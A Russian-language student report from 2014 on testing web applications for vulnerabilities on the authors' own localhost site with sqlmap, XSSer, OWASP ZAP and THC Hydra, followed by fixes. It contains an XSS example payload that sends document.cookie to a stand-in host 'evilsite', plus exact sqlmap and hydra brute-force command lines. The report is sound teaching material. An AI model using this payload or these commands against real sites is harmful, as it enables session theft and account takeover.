Министерство образования и науки Украины
Харьковский национальный университет Радиоэлектроники

Факультет Компьютерной инженерии и управления

Кафедра БИТ

Методика поиска ошибок (и уязвимостей) веб-приложений

Выполнили:
ст. гр. БИКСм-14-1
Сергийчук А.В.
Сергийчук Ю.А.

Проверил:
Олешко О.И.

Харьков 2014

Содержание

Введение....3
Защита Web-приложений....4
Внедрение кода....5
  Sqlmap....5
Межсайтовый скриптинг....6
  Пример XSS-атаки....6
  XSSer....7
OWASP-ZAP....9
Парольная атака....10
  THC Hydra....10
Устранение уязвимостей....12

Введение

За последнее десятилетие Web-сайты (Web-приложения) прошли путь от статических страниц до динамических интерактивных порталов с широкой функциональностью и сложными системами управления информацией. Сегодня Web-приложения не только являются достойными конкурентами многим приложениям для настольных ПК, но и продолжают расширять границы использования благодаря преимуществам безграничных облачных сервисов. Практически каждое настольное офисное приложение имеет аналог, работающий через Web-браузер. Пользователи могут с легкостью создавать, редактировать и распространять информацию через Web-браузеры независимо от физического расположения и используемых устройств, избавляясь от оков офиса и настольных ПК.

Бизнес также поспособствовал бурному развитию Web-приложений. Помимо того, что Web-приложения предоставляют новые коммерческие возможности, разрабатывать их гораздо дешевле и быстрее, чем обычные настольные приложения. Web-приложения проще и в развертывании: все, что нужно для их использования – это иметь совместимый Web-браузер. Любые требования к операционной системе (Windows®, Mac, Linux® и т. д.) и аппаратному обеспечению (например, наличие свободного дискового пространства) остались в прошлом.

Объемы информации, с которыми работают Web-приложения, велики как никогда. Работаем ли мы с банковской онлайн-системой или записываемся на прием к врачу, мы ежедневно доверяем Web-приложениям безопасно обрабатывать миллиарды записей, в том числе наши конфиденциальные и персональные данные.

Но чем мощнее и функциональнее Web-приложение, тем сложнее его код, написанный разработчиками. А чем сложнее код, тем больше он подвержен потенциальным уязвимостям. В итоге это может привести к серьезным пробелам в безопасности. Уязвимости Web-приложений неустанно изучаются злоумышленниками, целью которых может являться, например, нажива на краже важной информации или обретение сетевой популярности посредством взлома какой-либо программы. С учетом этих угроз, а также того, что информация в наше время может являться мощным орудием, недопустимо относиться к защите Web-

приложений спустя рукава.

Защита Web-приложений

Как только Web-приложение становится доступным в сети, оно становится мишенью для кибератак. Независимо от того, осуществляется ли атака целенаправленно злоумышленниками или является результатом работы автоматизированного вредоносного ПО, исходите из того, что любое Web-приложение будет постоянно проверяться на прочность со всех сторон. Следовательно, прежде чем начинать использовать Web-приложение, необходимо обеспечить его защиту.

Защита сетевого уровня (хостинга) Web-приложений является проторенной дорожкой и представляет собой ряд несложных действий, которые необходимо выполнить. Однако сетевой экран не обеспечивает защиты самих Web-приложений. Ахиллесовой пятой в защите онлайновой информации является уровень приложений. Уязвимости приложений, возникшие вследствие ошибок в коде и использования слабых приемов программирования, постоянно эксплуатируются хакерами и послужили причиной ряда крупнейших утечек данных, произошедших в недавнем прошлом. В марте 2008 года была похищена информация о 134 миллионах кредитных карт процессинговой компании Heartland Payment Systems; причиной послужила уязвимость Web-приложения, которую хакеры использовали для внедрения SQL-кода и установки вредоносного ПО. В 2012 году компания Yahoo! несколько раз пострадала от утечек данных, причиной которых послужило использование уязвимостей в Web-приложениях; в результате внедрения SQL-кода и межсайтового скриптинга были украдены пароли более чем от 450 тысяч учетных записей пользователей.

Пренебрежение вопросами защиты Web-приложений может очень сильно отразиться на работе компании. Даже простое искажение страницы Web-сайта может привести к неблагоприятному освещению в средствах массовой информации и ударить по репутации, однако чаще всего атаки хакеров нацелены на похищение персональных данных, что является наиболее выгодным для злоумышленников и при этом наносит наибольший ущерб потерпевшей стороне. Утечка данных о заказчиках обычно приводит к тому, что в прессе появляется масса негативных отзывов о компании, после чего следуют судебные санкции и

санкции со стороны властей, которые могут привести к потере миллионов долларов и даже к резкому падению курса акций. В случае серьезной утечки данных вы получаете множество скрытых издержек: судебные расследования, простои и лихорадочное переписывание кода Web-приложения. Все это имеет очень высокую цену.

Внедрение кода

Внедрение кода всегда являлось одной из самым значимых и распространенных уязвимостей Web-приложений. Существует множество разновидностей этой уязвимости, но до сих пор самой печально известной из них является внедрение SQL-кода, успешно используемое хакерами на протяжении более десяти лет. Внедрение SQL-кода заключается в том, что злоумышленник вводит SQL-команды в поле ввода. Если код Web-приложения не отфильтровывает вводимые символы, то на Web-сервере можно запустить SQL-команды и выполнять прямые запросы к внутренней базе данных в обход сетевых средств защиты. Путем внедрения SQL-кода злоумышленник может заполучить таблицы с данными, изменить записи в таблицах и даже полностью удалить базу данных.

Sqlmap

Одним из наиболее известных средств автоматизации проверки web-приложений на наличие уязвимостей внедрения SQL-кода является приложение sqlmap.

Исходные коды приложения открыты и доступы на хостинге GitHub (https://github.com/sqlmapproject/sqlmap).

Для тестирования приложения на наличие уязвимостей связанных с возможностью внедрения SQL-кода минимально-необходимыми параметрами являются URL-адресс страницы с полями, которые подвержены тестированию и имена полей, которые будут тестироваться.

Тестирование разработанного нами веб-сайта выполнялось на странице авторизации пользователя: http://127.0.0.1:8888/index.php

Форма авторизации содержит два поля: имя пользования (идентификатор name) и пароль (идентификатор password).

Sqlmap позволяет определять

Команда запуска приложения для заданных параметров имеет следующий вид:

sqlmap -u "127.0.0.1:8888/index.php" --data="name=test&password=ss" --level 5 --dbms mysql -o, где параметр -u определяет тестируемый URL-адресс, параметр –data определяет тестируемые параметры с заданными начальными тестовыми значениями, параметр –level определяет уровень глубины тестирования, параметр –dbms определяет какую базу данных мы тестируем.

По результатам тестирования форма авторизации не подвержена внедрению SQL-команд.

Межсайтовый скриптинг

Межсайтовый скриптинг (cross-site scripting, XSS) – это еще одна разновидность атаки на Web-приложения, сохраняющая популярность уже много лет. Если Web-приложение содержит XSS-уязвимость, то злоумышленник может внедрить на Web-страницу вредоносный сценарий, выполняющийся при загрузке страницы пользователем.

Пример XSS-атаки

Web-приложение из следующего примера позволяет пользователям заходить на Web-страницу и размещать отзывы на продукты компании. Поле для ввода комментария подвержено XSS-атакам. Пример комментария (`This is a great product <script>document.write('<img scr=http://evilsite/'+document.cookie>');</script>`), внедряющий в Web-страницу XSS-сценарий, который пытается узнать идентификатор сеанса пользователя.

Уязвимое Web-приложение обрабатывает комментарий вместе с XSS-сценарием. Начиная с этого момента пользователи, зашедшие на страницу отзывов, видят комментарий "This is a great product", но не видят сценария, который тем не менее выполняется в их Web-браузерах и отправляет информацию из cookie-файлов (включая идентификатор сеанса) на Web-сайт злоумышленника. В этом примере Web-сайт злоумышленника называется "evilsite". Получив необходимый

идентификатор сеанса, злоумышленник компрометирует учетную запись жертвы. Такие сценарии чрезвычайно опасны, поскольку с их помощью хакеры могут похищать за один прием тысячи учетных записей.


В наши дни большинство современных браузеров содержит защиту от XSS-атак – например, Internet Explorer по умолчанию запускается в режиме защиты, предотвращающем выполнение XSS-сценариев. Тем не менее XSS-атаки до сих пор довольно популярны и распространены, поэтому подобные уязвимости никогда не должны присутствовать в Web-приложениях.

XSSer

Для автоматизации XSS атак существует приложение XSSer – фреймворк для тестирования веб приложение на наличии уязвимостей XSS.

Данное приложение доступно в открытом доступе по адресу: https://svn.code.sf.net/p/xsser/code/

Приложение использует следующую схему генерации атак:



Для запуска тестирования минимально необходимо запустить приложение в графическом режиме: xsser –gtk и запустить встроенный в программу помошник.

Помошник состоит из следующих шагов:

1. Выбор цели:
    1. Направленная атака на заданный URL.
    2. Направленная атака на список URL-адрессов из файла с расширением .txt.
    3. Ненаправленная атака с использованием поисковой системы для поиска цели.
2. Выбор класса уязвимостей, на которые будет направленна атака:
    1. GET-запросы и выбор уязвимых параметров вручную.
    2. POST-запросы и выбор уязвимых параметров вручную.
    3. Поиск всех возможных ссылок используя встроенный web краулер.
    4. Автоматический выбор класса уязвимости.
3. Выбор уровня “анонимности”:

1. Выбор proxy-сервера вручную и подмена полей HTTP User Agent и HTTP Referer автоматически.
2. Использование TOR-proxy на URL: http://127.0.0.1:8118.
3. Выбор proxy-сервера автоматически.
4. Отсутсвие средств обеспечивающих анонимность.

4. Выбор мутации XSS скриптов:
    1. Использование XSS скриптов без кодирования.
    2. Использование XSS скриптов кодированных в шестнадцатиричном виде.
    3. Использование JavaScript mixing функций: 'String.FromCharCode()' и 'Unescape()'.
    4. Создание мутации вручную.
    5. Автоматический выбор мутации.
5. Выбор закладки, используемой в XSS:
    1. Использование JavaScript alert функции с MD5-хешом для обнаружения уязвимости.
    2. Использование скриптов, определенных пользователем.
    3. Обнаружение уязвимостей без использования закладок.

По результатам тестирования форма авторизации не подвержена XSS атакам.

OWASP-ZAP

Комплексное тестирование с использованием фреймворка автоматизированного тестирования web-приложений OWASP-ZAP.

Zed Attack Proxy (ZAP) – простое в использовании приложение для тестирования web-приложений на наличие уязвимостей.

ZAP обладает интуитивно-понятным визуальным интерфейсом который, в самом простом случае, позволяет запустить тестирование предоставив только URL-адресс веб-приложение, которое необходимо протестировать.

ZAP содержит большое количество под-программ, которые позволяют выполнить комплексное тестирование web-приложения.

В случае простого тестирования ZAP выполняет активное сканирование заданного URL и выводит древо найденных файлов и, если были найдены, возможные уязвимости.

По результатам тестирования форма авторизации содержит следующие уязвимости:

1. Отсутствует HTTP заголовок X-Content-Type-Options со значением 'nosniff', который обеспечивает защиту от MIME-Sniffing атак на устаревшие версии браузера InternetExplorer и Google Chrome.
2. Отсутствует HTTP заголовок X-Frame-Options, который обеспечивает включение автоматической защиты от Clickjacking атак в браузерах.
3. В форме авторизации не выключен атрибут auto-completion, который позволяет браузерам автоматически сохранять пароли, которые могут быть извлечены из кеш-файлов браузера.

Парольная атака

Парольные атаки – класс атак, направленных на получение валидных данных аутентификации пользователя.

В контексте даной методики нас интересуют парольные атаки перебора. Существует несколько вариантов атак перебора: перебор грубой силой, словарная атака, атаки перебора с различного вида мутациями.

THC Hydra

Одной из наиболее известных программ для выполнения атак перебора – THC Hydra. Данное приложение позволяет выполнять подбор данных аутентификации для множества протоколов, поддерживающих аутентификацию: ftp[s], http[s], icq, imap[s], mssql, mysql, pop3[s], rdp, redis, ssh, более подробный список приведен на оффициальном сайте https://www.thc.org/thc-hydra/.

Для проведения парольной атаки на форму авторизации воспользуемся

скриптом-помошником (hydra-wizard.sh):

1. Выбор сервиса для атаки:
    1. ftp
    2. ssh
    3. http-post-form
    4. …

    …
2. Выбор цели атаки: необходимо ввести URL адресс, подверженный атаке либо файл, содержащий список URL адрессов.
3. Выбор имени пользователя для тестирования или файла, содержащего список пользователей.
4. Выбор пароля для тестирования или файла, содержащего словарь паролей.
5. Выбор дополнительных опций мутации паролей (возможна комбинация мутаций):
    1. s – пароль совпадает с именем пользователя.
    2. n – пустой пароль.
    3. r – пароль являеться логином введенным в обратном порядке.
6. Выбор порта, на котором работает веб-приложение.
7. Выбор дополнительных модулей для выполнения парольной атаки с следующим синтаксисом: <url>:<параметры формы>:<строка условия>[:дополнительный параметр[:дополнительный параметр]].
8. В результате работы скрипт генерирует параметры запуска приложения, которые могут быть использованы для запуска парольной атаки.

Для тестирования формы авторизации программа была запущена со следующими параметрами:

hydra -l test -p test -u -e srn -s 8888 127.0.0.1 http-post-form -m "/login.php:name=^USER^&password=^PASS^:incorrect"

В результате тестирования программа показала, что были найдены три

валидных пароля, вывод программы:

[DATA] attacking service http-post-form on port 8888

[8888][www-form] host: 127.0.0.1 login: test password:

[8888][www-form] host: 127.0.0.1 login: test password: tset

[8888][www-form] host: 127.0.0.1 login: test password: test

1 of 1 target successfully completed, 3 valid passwords found

Таким образом очевидно, что результаты работы программы не могут быть приняты “на веру”.

Устранение уязвимостей

Для устранения уязвимостей, связанных с отчетом фреймворка OWASP-ZAP в исходный код каждого из php-скриптов необходимо добавить следующий код:

```
header("X-Frame-Options: DENY");
header("X-Content-Type-Options: nosniff");
header("X-XSS-Protection: 1; mode=block");
```

Для устранения уязвимости, связанной с кешированием паролей браузерами необходимо добавить атрибут autocomplete=”off” для тегов html-форм, либо для полей ввода паролей.

Для усложнения проведения парольных атак необходимо использовать CAPTCHA поле. Для реализации CAPTCHA был использован php-скрипт, который генерирует случайное сообщение и преобразует его в изображение. Информация о правильном значении CAPTCHA хранится в сессии пользователя.